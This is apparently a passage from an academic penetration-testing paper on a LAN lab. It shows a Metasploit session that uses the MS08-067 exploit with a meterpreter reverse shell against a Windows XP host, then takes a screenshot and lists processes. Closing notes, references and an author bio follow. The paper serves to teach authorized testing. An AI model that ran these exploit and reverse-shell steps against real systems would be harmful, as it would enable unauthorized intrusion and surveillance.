
```
       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set lhost 192.168.2.8
lhost => 192.168.2.8
msf  exploit(ms08_067_netapi) > set rhost 192.168.2.5
rhost => 192.168.2.5
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.2.8:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.2.5
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.5:1180) at 2013-
11-27 08:01:44 -0500

meterpreter >
```


**Step 7:** Screenshot captured by running a command – screenshot.



```
meterpreter > screenshot
Screenshot saved to: /root/rQXJqNzn.jpeg
meterpreter >
```

**Figure 2: Screenshot of Win XP Desktop**

**Step 8:** Running ps command to get all the details of process running on remote PC.



Terminal
File Edit View Terminal Help
the quieter you become, the more you are able to hear

```
C:\WINDOWS\system32\svchost.exe
1172  736   svchost.exe       x86   0           NT AUTHORITY\SYSTEM
C:\WINDOWS\System32\svchost.exe
1304  736   svchost.exe       x86   0           NT AUTHORITY\NETWORK SERVICE
C:\WINDOWS\system32\svchost.exe
1356  1888  TPAutoConnect.exe  x86   0           THENAPST-BE38E3\Administrator
C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
1536  1516  explorer.exe      x86   0           THENAPST-BE38E3\Administrator
C:\WINDOWS\Explorer.EXE
1544  736   svchost.exe       x86   0           NT AUTHORITY\LOCAL SERVICE
C:\WINDOWS\system32\svchost.exe
1716  1536  rundll32.exe      x86   0           THENAPST-BE38E3\Administrator
C:\WINDOWS\system32\rundll32.exe
1724  1536  VMwareTray.exe    x86   0           THENAPST-BE38E3\Administrator
C:\Program Files\VMware\VMware Tools\VMwareTray.exe
1732  1536  vmtoolsd.exe      x86   0           THENAPST-BE38E3\Administrator
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1808  736   spoolsv.exe       x86   0           NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\spoolsv.exe
1888  736   TPAutoConnSvc.exe  x86   0           NT AUTHORITY\SYSTEM
C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe

meterpreter >
```

## 3. CLOSING ACTIVITIES

### Reporting

The report attached has the detailed procedure with all the screen shots in sequential order detailing the procedure. The method we used is very effective and accurate; this method employed by is what which separates us from other companies.

### Follow-on Actions

The entire data was cleaned up, systems were wiped off. We also notified law enforcement and the Internet Service Provider and stakeholders that the penetration test is concluded. Also we destroyed the information and data gathered during the process. We are also happy to inform that no unethical incidents, physical or cyber happened during the pen-test process.Below are the lessons learned after performing penetration testing in LAN: -NMAP is powerful network scanning software which can help in performing Black-Box Testing, especially in those cases, where we doesn’t have much information of target IP. Information Gathering was followed by Vulnerability assessment with Nessus Vulnerability Scanner which gave us in detail report of vulnerabilities present in target computer. After performing scanning & vulnerability assessment, it became easy for us to find exploit as per the vulnerability & open port. Thus, we got powerful exploit in metaploit which helped us to compromise the computer.

### Archiving

The procedure and final results would be stored with our manager until the reports are cleared to the management, once it is verified by management team, all the secret data will be destroyed and only results will be held with our project manager us for future analysis.

## REFERENCES

[1] E. S. Schetina, K. Green and J. Carlson, "Internet Site Security", 2002, pp. 400-417. (Book style).

[2] C. McNab,"Network Security Assessment", Know Your Network, Paperback, Nov. 8, 2007, pp. 50-55. (Book style).

[3] D. Maynor,"Metasploit Toolkit" for Penetration Testing, Exploit Development, and Vulnerability Research, 1st Edition, 18 Sep. 2007, pp. 350. (Book style).

[4] P. Engebretson,"The Basics of Hacking and Penetration Testing", 2011. (Google Books,General Internet site).

[5] J. O'Gorman, D. Kearns, D. Kennedy and M. Aharoni "Metasploit - The Penetration Tester's Guide", July 2011, pp. 328, ISBN: 978-59327-288-3. (Book style).

[6] W. Pritchett and D. D. Smet,"Backtrack 5 Cookbook", Paperback, 21 Dec. 2012, pp. 45-47. (Book style).

[7] http://www.nmap.org/. [Accessed: Sep. 14, 2015].(General Internet site).

[8] http://www.backtrack-linux.org/wiki/index.php/Basic_Usage. [Accessed: Jun. 9, 2015].(General Internet site).

[9] http://www.backtrack-linux.org/forums/. [Accessed: Mar. 22, 2015].(General Internet site).

[10] www.nmap.org/scripts. [Accessed: Auge. 4, 2015].(General Internet site).

[11] J. Scambray, S. McClure and G. Kurtz, “Hacking Exposed 2nd Edition”,20 Nov. 2001, pp. 25-29. (Book style).

[12] R. E. Haeni,"Firewall Penetration Testing",the George Washington University, 1997, pp. 77-80. (Book style).

[13] R. Baloch,"Ethical Hacking and Penetration Testing Guide", Paperback – Import, 28 Jul 2014, kindle edition with free application, pp.94-164. (Book style).

[14] M. Sutton, A.Grenne and P. Amini,"Fuzzing: brute force vulnerability discovery",Paperback – Import, 29 Jun. 2007, pp. 32-40. (Book style).

[15] S. Kiyota, "Creating an Integrated Internal and E-Business Information Security Architecture", 2001, pp. 66-68. (Book style).

## AUTHOR

**Adnan Yousif Dawod:** received B.Sc. in Computer Software Engineering from Technical Faculty Kirkuk / Kirkuk-Iraq in 2003 and M.S. degrees in Computer Engineering from Sam Higginbottom Institute / Allahabad-India, in 2014. During 2004-2012, he worked as an engineer in Nursing College / Kirkuk University. He now lecturer in Nursing College / Kirkuk University / Kirkuk-Iraq and, the responsible of the Internet & Computer Centre in the College.